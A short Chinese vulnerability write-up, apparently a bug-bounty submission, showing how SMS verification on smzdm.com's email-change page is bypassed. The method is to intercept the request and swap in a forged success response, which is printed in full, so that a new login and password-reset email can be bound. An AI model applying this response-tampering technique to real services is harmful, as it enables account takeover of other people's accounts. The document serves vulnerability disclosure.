漏洞连接：<https://zhiyou.smzdm.com/user/>

漏洞点：个人中心，账号设置，修改邮箱







选择手机短信验证,下一步



开启抓包点下一步，验证码随便输入，



替换前：



替换如下响应包内容：

|  |
| --- |
| HTTP/1.1 200 OK  Date: Mon, 07 Mar 2022 13:03:15 GMT  Content-Type: text/html; charset=UTF-8  Connection: close  Vary: Accept-Encoding  Vary: Accept-Encoding  Vary: Accept-Encoding  Vary: Accept-Encoding  X-Zhi-Request-Id: 2oO5WGaK-fWPbyjCI-JeA-4Qg1  S-D-S: 0.171  X-Via-JSL: aff1ff7,-  X-Cache: bypass  Content-Length: 132  {"error\_code":0,"error\_msg":[],"data":[],"goto":"change\_email\_edit","redirect\_to":"https:\/\/zhiyou.smzdm.com\/user\/email\/edit\/"} |

替换后

放包。



输入新的邮箱地址进行绑定。







即可绕过，修改的邮箱可用于登录，找回密码。

修改后邮箱：d\*\*@xxxxx.cn

密码1234567

